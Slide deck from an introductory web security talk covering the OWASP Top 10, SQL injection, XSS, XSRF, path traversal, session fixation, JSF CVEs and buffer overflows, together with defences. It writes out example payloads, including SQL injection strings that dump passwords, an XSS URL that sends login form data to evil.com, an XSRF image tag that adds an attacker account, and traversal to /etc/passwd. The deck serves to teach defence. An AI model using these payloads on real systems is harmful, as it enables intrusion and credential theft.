

Introduction to web security

Jakob Korherr



Agenda

- \$ whoami
- Basics of (web) security
- Web application architecture
- OWASP top 10
- SQL injection
- Cross site scripting (XSS)
- Cross site request forgery (XSRF)
- Path traversal
- Poor session management
- JSF 2 vulnerabilities
- Buffer overflows

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\$ whoami

- Jakob Korherr
- Software engineer @ IRIAN Solutions GmbH
- Apache MyFaces committer and PMC member
- JSF 2.2 expert group member
- Student @ Vienna University of Technology
- Member of the winning team of the 2011 international capture the flag contest
- http://www.jakobk.com
- @jakobkorherr

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Basics of (web) security

Why Security?

Year	# of reported vulnerabilities
1988	2
1989	3
1990	11
1998	246
1999	894
2000	1020
2001	1677
2002	2156
2006	6608
2007	6514
2008	5632
2009	5733
2010	4639
2011	4151

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Source: http://web.nvd.nist.gov

Who is a h4xX0r?

- 24/7 in front of his computer
- Living in his parents' basement
- Long hair and beard
- Plump
- Socially awkward

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Who is a h4xX0r (really)?

- Hackers want to understand things ...
- ... down to the last detail
- I33t sp34k
- Why do people hack into systems?
 - Recognition
 - Admiration
 - Curiosity
 - Power & Gain
 - Revenge
 - M.O.N.E.Y

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The biggest problems

- Software development is perceived as
 - being easy (anyone can do it)
 - a matter of copying and pasting code snippets (including vulnerabilities)
- System and network administrators are not prepared
 - Insufficient resources
 - Lack of training
- Intruders are now leveraging the availability of broadband connections
 - Many connected home computers are vulnerable
 - Collections of compromised home computers are "good" weapons (e.g., for DDOS, Spam, etc.).

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
The biggest problems (2)

- Typical users are not aware of possible problems
- Security is not part of the development process
 - Security fixes on a "on-demand-basis"
 - Insecurity by design
 - Fixing bugs is more important than closing possible security holes
- Security is hard to measure
 - How likely is an abuse of a vulnerability?
 - How much does it cost when it happens?
 - How much would it cost to tackle it right away?

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The biggest problems (3)



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Methods of attacking

- Eavesdropping
 - getting copies of information without authorization
- Masquerading
 - sending messages with other's identity
- Message tampering
 - change content of message
- Replaying
 - store a message and send it again later
- Exploiting
 - using bugs in software to get access to a host
- Combinations
- Social engineering

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Social engineering

- Semi-technical attacks
- "Amateurs attack machines, professionals attack people"
 - Attack the weakest Link
- Dumpster diving
- Piggybacking
- Masquerading (over the phone)
- Phishing e-mails
- Information Retrieval
 - Company website (job ads!)
 - Social networks

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Countermeasures


- User awareness + education
- "Security is a process, not a product" (Bruce Schneier)
- Stay up to date
 - Update systems regularly (auto update!?)
 - Check Common Vulnerabilities and Exposures (CVE) lists
- Principle of least privilege
- Use knowledge obtained in this session (and in the workshop!)

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Web application architecture

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
Typical architecture




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
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
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OWASP Top 10

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Open Web Application Security Project - Top 10

- 1. Injection
- 2. Cross-Site Scripting (XSS)
- 3. Broken Authentication and Session Management
- 4. Insecure Direct Object References
- 5. Cross-Site Request Forgery (CSRF)
- 6. Security Misconfiguration
- 7. Insecure Cryptographic Storage
- 8. Failure to Restrict URL Access
- 9. Insufficient Transport Layer Protection
- 10. Unvalidated Redirects and Forwards

Source: https://www.owasp.org/index.php/Top_10_2010-Main

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Buffer overflows

- used to be #5 (in 2004)
- pretty good countermeasures available

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SQL injection

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SQL injection - Example

- Web application login form
 - username
 - password
- SQL statement checking the login data

- Nice user: "peter" + "superstrongpwd"
 - ... WHERE username='peter' AND password='superstrongpwd';
- Bad user: "jakob" + " ' OR 1=1;-- "
 - ... WHERE username='jakob' AND password='' OR 1=1;-- ';

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Definition

- SQL injection is a mechanism
 - to change the semantics of a given SQL query
 - by providing special input
 - not thought of by the developer
- Various forms of SQL injection
 - "normal"
 - semi-blind
 - blind
- SQL injection can be used to
 - Read and write data
 - Read and write files
 - Create a Reverse-Shell --> SSH connection

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"Normal" SQL injection

- SQL injection on querys that produce output
 - list of customers, products,...
 - details of a specific customer
- --> Produces immediate result

Example

```
stmt = "SELECT id, firstname, lastname FROM customers " +
           "WHERE city='" + city + "';";
```

- Exploit
 - ' UNION SELECT id, username, password FROM users; --
- Result

```
SELECT id, firstname, lastname FROM customers WHERE city=''
UNION SELECT id, username, password FROM users; -- ';
```

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Semi-Blind SQL injection

- SQL injection on querys that do not produce output, but show (error) messages
 - Login forms
 - Forgotten password forms
 - UPDATE, INSERT queries
- Example

```
"SELECT * FROM user WHERE email='" + email + "';"
```

- Messages
 - "Valid e-mail address."
 - "No user with given e-mail address found."

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Semi-Blind SQL injection - Approach #1

- Use (error) messages to detect if injected condition is true or false
- First: Find a valid e-mail address in the system, e.g. "asdf@asdf.com"
 - --> Message: "Valid e-mail address."
- **Second:** Break the query

```
...WHERE email='asdf@asdf.com' AND 1=0;-- '
```

- --> Message: "No user with given e-mail address found."
- Third: Use subqueries to extract information

- "Valid e-mail address." --> First char in password of admin is an 'a'
- "No user with given e-mail address found." --> ... is **not** an 'a'
- --> Use binary search!

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Semi-Blind SQL injection - Approach #2

- Use error messages of database to deliver payload
- Method #1: Deliberately create SQL statements that fail
 - e.g. sub-query that returns one result or more than one result
 - Use same idea as before --> binary search
- Method #2: Use DB functions that can deliver payload in their error messages
 - e.g. utl_inaddr.get_host_name('whatever') from Oracle
 - --> ORA-29257: host 'whatever' unknown
 - ' OR utl_inaddr.get_host_name(
 SELECT password FROM user WHERE username='admin')='xyz';--
 - --> ORA-29257: host 'adminpwd' unknown

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Blind SQL injection

- No output, no (error) messages
- --> use other metric, e.g. **response time** of website
- Inject a boolean condition (as we had before)
- + add a very heavy calculation (takes time!)

- Condition is **true**: BENCHMARK is executed --> response time e.g. **5 seconds**
- Condition is false: BENCHM. is not executed --> response time e.g. 0.1 seconds

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Tool support

sqlmap

- http://sqlmap.sourceforge.net/
- "sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers."
- python script
- lots of features

```
python sqlmap.py \
    -u http://acme.com/show_customer.php?id=1 \
    -p id \
    -sql-shell
```

--> Workshop!

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- First idea: Escape all user inputs
 - very easy to forget something (new/unknown database features)
 - attackers are creative!
 - use ascii (substr (password, 1, 1)) = 65
 - instead of substr(password, 1, 1) = 'A'

Use PREPARED STATEMENTS

```
String query = "SELECT * FROM user WHERE email=?;"
PreparedStatement ps = connection.prepareStatement(query);
ps.setString(1, email);
ResultSet rs = ps.executeQuery();
```

- White listing of user input
- Do not show error messages from the database server
- Put the database server and the web server on separate (virtual) machines

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Cross site scripting (XSS)

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Cross site scripting (XSS)

- Insert malicious JavaScript into other (trusted) websites
- Stored XSS
 - JavaScript permanently stored
 - e.g. forum post, blog comment
- Reflected XSS
 - JavaScript injected via URL (parameters)
 - e.g. error messages
 - Needs social engineering
- Usages
 - User login data stealing
 - Browser history stealing
 - Exploiting of browser vulnerabilities

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XSS - Example

- Login form
 - Username and password
 - Submits to http://acme.com/login.php
- Form submit using invalid data
 - Redirect to http://acme.com/login.php?msg=Invalid%20login%20data
 - msg URL parameter included in HTML
- Attacker can use msg parameter to add malicious JavaScript --> reflected XSS

http://acme.com/login.php?msg=%3Cscript%3Ewindow.onload%20%3D%20function%28%29%20%7Bdocument.forms%5B0%5D.action%3D%27http%3A%2f%2fevil.com%2fsteal data.php%27%3B%7D%3B%3C%2fscript%3E

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- Encode every variable included in HTML
 - User input (e.g. forum posts)
 - Application data transported via URLs or cookies (e.g. messages)
- Use correct encoding method, depending on place in HTML
 - HTML element content --> HTML escape
 - HTML attribute content --> attribute escape
 - JavaScript data values --> JavaScript escape
 - HTML style properties --> CSS escape
 - HTML URL parameter values --> URL escape
- White listing!

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Cross site request forgery (XSRF)

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Cross site request forgery (XSRF)

- Trick users into executing unwanted actions
 - on other web applications
 - he/she is currently authenticated at
- One browser session for all browser tabs (and windows)
- Needs social engineering
 - Link distribution

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XSRF - Example

- Company web application
- Action to add a new user
 - http://acme.com/admin/add_user.php?username=username&pwd=pwd
- Admin currently logged in
- Gets link from attacker to http://fun.com/you_gotta_see_this.html

```
...
<img src="http://acme.com/admin/add_user.php?
username=attacker&pwd=attackerpwd" />
...
```

- Browser loads the "image"
 - Adds session-ID for acme.com in the request
- --> Admin unintentionally creates new user for attacker

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- Just use POST instead of GET requests for data manipulation?
 - NO!!!!
 - Attacker can trick user into clicking on form that issues a POST request
 - or attacker can insert JavaScript that issues POST request
 - Nevertheless: it's a good idea to use POST requests
- Use shared secret (anti XSRF token)
- Use random request parameter names

do not forget XSS!

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Path traversal

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Path traversal

- OWASP "Insecure direct object reference"
- Application references resources directly via name/identifier
 - Attacker can guess name/identifier of "hidden" resources and access them
- Example
 - Web application showing files of the user's home directory
 - http://acme.com/list user files.php
 - test.txt
 - hello world.txt
 - •
 - http://acme.com/show_file.php?file=test.txt
- Exploit
 - http://acme.com/show_file.php?file=../../../etc/passwd

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- White listing of user inputs
 - Good idea, but easy to forget something
 - e.g. just remove "../" from beginning
 - --> show_file.php?file=folder/../../../etc/passwd
- Better: Reference resources via (temporary) identifiers
 - http://acme.com/list user files.php
 - test.txt --> 0
 - hello world.txt --> 1
 - . . . --> n
 - http://acme.com/show file.php?file=0

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Poor session management

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Poor session management

- OWASP "Broken Authentication and Session Management"
- Cryptographically weak session IDs
 - Guessing of valid session ID
 - Brute force
 - --> Standard session IDs (Apache2, Tomcat,...) are strong!
- Social engineering
 - Attacker (masquerading as admin) sends e-mail to user
 - "You need to do ..."
 - "Please login using this link"
 - http://acme.com/login.php?PHPSESSID=123456789ABCDEF
 - --> Attacker waits until user logs in
 - --> Attacker uses same session ID as user --> gets access to the application

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- Bind session ID to IP address?
 - Can cause lots of problems
- Cryptographically strong session IDs
 - Use standard session ID generators (proofed to be secure)
 - Do not use "home grown" algorithms
- After user login destroy the old session (used for the login)
 - and use a new one --> new session ID

```
HttpSession session = request.getSession(); // old session
// use old session --> authenticate user
session.invalidate(); // destroy old session
session = request.getSession(true); // create new session
// use new session to store auth-tokens,...
```

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- CVE-2011-4367: Path traversal attack in ResourceHandler
 - February 2012
 - MyFaces Core 2.0.0 2.0.11 and 2.1.0 2.1.5
 - http://<hostname>:<port>/<context-root>/faces/
 javax.faces.resource/web.xml?ln=../WEB-INF
- CVE-2011-4343: ValueExpression injection vulnerability
 - December 2011
 - Mojarra 2.0.0 2.0.6 and 2.1.0 2.1.4
 - MyFaces Core 2.0.1 2.0.10 and 2.1.0 2.1.4
 - <f:viewParam name="p" value="#{bean.value}" />
 - --> http://acme.com/faces/test.xhtml?p=#{user.password}
 - --> Invoke navigation case using includeViewParams=true
 - JSF re-evaluates value of view parameter p --> # {user.password}

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Buffer overflows

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Buffer overflows

- Program attempts to put more data in a buffer than it can hold
 - Overwriting subsequent memory locations
- Only in languages without automatic memory management
 - mostly C, C++
 - --> NOT in Java, Python, Ruby, Perl, .NET (but: unmanaged code!), ...
- Variations
 - Stack-based
 - Heap-based

```
void foo(char *string) // can be arbitrarily long
{
    char buffer[512]; // can hold 511 chars (+ '\0')
    strcpy(buffer, string); // potential buffer overflow!
}
```

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Memory layout

Stack segment

- local variables
- procedure activation records (return address, function parameters, ...)
- Data segment
 - global uninitialized variables (.bss)
 - global initialized variables (.data)
 - dynamic variables (heap)
- Code (.text) segment
 - program instructions
 - usually read-only

0xfffffff

kernel

0xc0000000

environment variables

stack





heap

data (.bss)


data (.data)

data (.text)


0x00000000 shared libraries

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




